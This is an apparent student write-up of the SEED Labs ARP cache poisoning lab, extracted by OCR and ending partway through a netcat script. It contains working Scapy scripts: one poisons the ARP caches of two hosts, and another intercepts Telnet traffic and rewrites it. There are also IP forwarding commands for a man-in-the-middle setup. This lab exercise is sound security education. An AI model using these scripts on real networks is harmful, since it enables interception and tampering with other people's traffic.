


Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d.


Same thing happened last time. There is no entry because it's a reply and not a request.



The attack does not work without the reconfiguration of net.ipv4.conf.all.arp_accept to 1. If it is 0 the attack does not modify ARP entries. Since the gratuitous message is nothing but a reply operation machine A will not add a new entry for that.



With net.ipv4.conf.all.arp_accept=1:



Task 2: MITM Attack on Telnet using ARP Cache Poisoning (30 points)

Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B. The setup is depicted in Figure 2. We have

already created an account called "seed" inside the container, the password is "dees". You can telnet into this account.





Figure 2: Man-In-The-Middle Attack against telnet

Task 2.1 (Launch the ARP cache poisoning attack) (6 points)


```
#!/usr/bin/env python3
from scapy.all import *
import time

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
IP_M  = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

def sendARPReply(IP_Src, MAC_Dst, IP_Dst):
    arp_reply = ARP(op=2, hwsrc=MAC_M, psrc=IP_Src, hwdst=MAC_Dst, pdst=IP_Dst)
    send(arp_reply)

def arp_poison_loop():
    while True:
        sendARPReply(IP_B, MAC_A, IP_A)
        sendARPReply(IP_A, MAC_B, IP_B)
        time.sleep(5)

arp_poison_loop()
```

```
root@49a48422e5c4:/volumes# ls
make_arp_gmatk.py  make_arp_rpatk.py  make_arp_rqpk.py  mitm_arpc_poison.py
root@49a48422e5c4:/volumes# python3 mitm_arpc_poison.py
```

Before Launch do a ping to initialize network A (in lower left) to B (in upper right) :




Now launch M (in upper left) :




Task 2.2 (Testing) (6 points)

On Host M disable IP forwarding:
sysctl net.ipv4.ip_forward=0

If we had run the Poison code before then, some packets are still directed to M:
Initial State M (in upper left), A (in lower left) and B (in upper right).
When the packets are directed to M then B does not receive them.




Final State M (in upper left), A (in lower left) and B (in upper right)



If the poison code isn't run if A pings B we see B reply. The pings are successful, with multiple


ICMP echo requests and replies exchanged between the two devices. M does not interfere.



Task 2.3 (Turn on IP forwarding) (6 points)

On Host M enable IP forwarding:
sysctl net.ipv4.ip_forward=1

If we had run the Poison code before then we can see that on repeating the ping test from Host A to Host B. If IP forwarding is enabled on Host M, both Host A and Host B will receive the ARP reply packets.
M (left), A (in lower right) and B (in upper right).



Task 2.4 (Launch the MITM attack) (12 points)

Run ARP cache poisoning script on Host M. Ensure IP forwarding is enabled on Host M. Then establish a Telnet connection from Host A to Host B with telnet 10.9.0.6 on host A. Once the


connection is established, disable IP forwarding on Host M with sysctl net.ipv4.ip_forward=0

Run the MITM script on Host M.

```
from scapy.all import *
import re

IP_A="10.9.0.5"
MAC_A="02:42:0a:09:00:05"
IP_B="10.9.0.6"
MAC_B="02:42:0a:09:00:06"
IP_M="10.9.0.105"
MAC_M="02:42:0a:09:00:69"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers
        # because our modification will make them invalid.
        # Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        # Construct the new payload based on the old payload.
        if pkt[TCP].payload:
            newdata = b'Z' * len(pkt[TCP].payload)
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        # Do not make any change
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Type some characters in the Telnet session on Host A. All characters are replaced by “Z”. This is only a slight modification from the original code.

Demo M poison (Upper Left), A telnet client (Lower Left), B telnet host (Upper Right), M MITM (Lower Right) :



Follow the steps in Section 4 to complete the above tasks: https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/ARP_Attack.pdf

Task 3: MITM Attack on Netcat using ARP Cache Poisoning (30 points)

This task is similar to Task 2, except that Hosts A and B are communicating using netcat, instead of telnet. Host M wants to intercept their communication, so it can make changes to the data sent between A and B.

First try: (basic instincts)

```
from scapy.all import *

# Define IP and MAC addresses
IP_A = "10.9.0.5"
